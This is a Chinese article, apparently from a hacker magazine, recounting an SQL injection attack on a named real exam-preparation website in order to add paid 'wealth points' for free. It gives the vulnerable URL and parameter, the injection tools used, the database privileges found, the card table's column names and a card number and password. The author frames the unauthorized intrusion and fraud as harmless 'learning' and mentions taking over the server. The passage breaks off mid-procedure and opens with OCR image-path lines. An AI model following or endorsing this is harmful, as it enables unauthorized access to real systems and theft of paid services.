


图3




图4




图7




图6




图5



我爱学习 对中国教育考试网的检测

Elin

从本文你可以学到：

1. 注入工具的详细使用
2. SQL语句update等的使用

一、源起

过暑假了，大家如何安排的？出去玩、在家上网、看杂志……可别忘了学习，当然是找些自己爱好的东东学一学。

一天无聊得很，没啥事儿做，找几本书学习学习吧。翻出前些时候买的一本书，看到随书附赠了一张《中国教育考试在线增值服务卡》，去看看网站有些什么服务吧！

中国教育考试在线（http://www.eduexam.com.cn/）设有出版动态、图书浏览、招考与就业、名师导航、下载中心、试题宝库、在线考场、交流园地等栏目。其中，名师导航和在线考场属增值服务，使用需花费财富值，财富值可用附赠的卡上的卡号和密码来增加。

访问网站，注册、登录、管理财富值，注册初得到2点财富值，用增值卡充值又增加了5个点，现共7个点财富值。但这可是不够用的啊，在线考试和辅导两三次就用光了。

这可怎么办？在网站上到处找了找，也不见如何增加财富值的方法说明，哪怕是花钱购买也没有，难道还要去买书得卡吗？太不值啊，我想也没谁会为了这财富值去花更大代价吧！呵呵！

二、设法增加财富值

作为一名网络安全爱好者（而且还是学习爱好者，呵呵），当然会检测一下网站的安全性，随便给自己增加些财富值（千万别鄙视我，一切为了学习嘛）。

用啊D注入工具检测，很快找到了四个注入点，如图1。接着，我们从中随便挑一个注入点进行检测，我们选这个吧：**http://www.eduexam.com.cn/teaching/mediashow.jsp?media_id=236**，发现权限SA，并且支持多行执行，如图2。真是幸运啊，估计加财富值希望大大的，而且还大有可能把网站甚至服务器拿下哦。

下面进行表的猜解吧，由于啊D猜解速度较慢，换用NBSI来继续我们的任务。其中tbl_card表，估计就是记录增值卡信息的表了吧。猜解得到如下列名：card_id、name、pass、kvalue、is_used、is_reg、rname、seq，如图3。

这些列分别指的是什么呢？进行财富值充值需要的是卡号和密码，pass列肯定就是密码，卡号是card_id、name还是rname列呢？

拿出我的那张卡（卡号：110104jh164658，密码：id4v5yvxg4），就用它来测试一下。怎么做呢？我们把我的这张卡的记录从表中找出来，看看卡的信息分别对应什么列就好了。在NBSI猜解记录范围框内写上pass='id4v5yvxg4'，开始猜解记录，成功得到我的卡的记录信息，如图4。

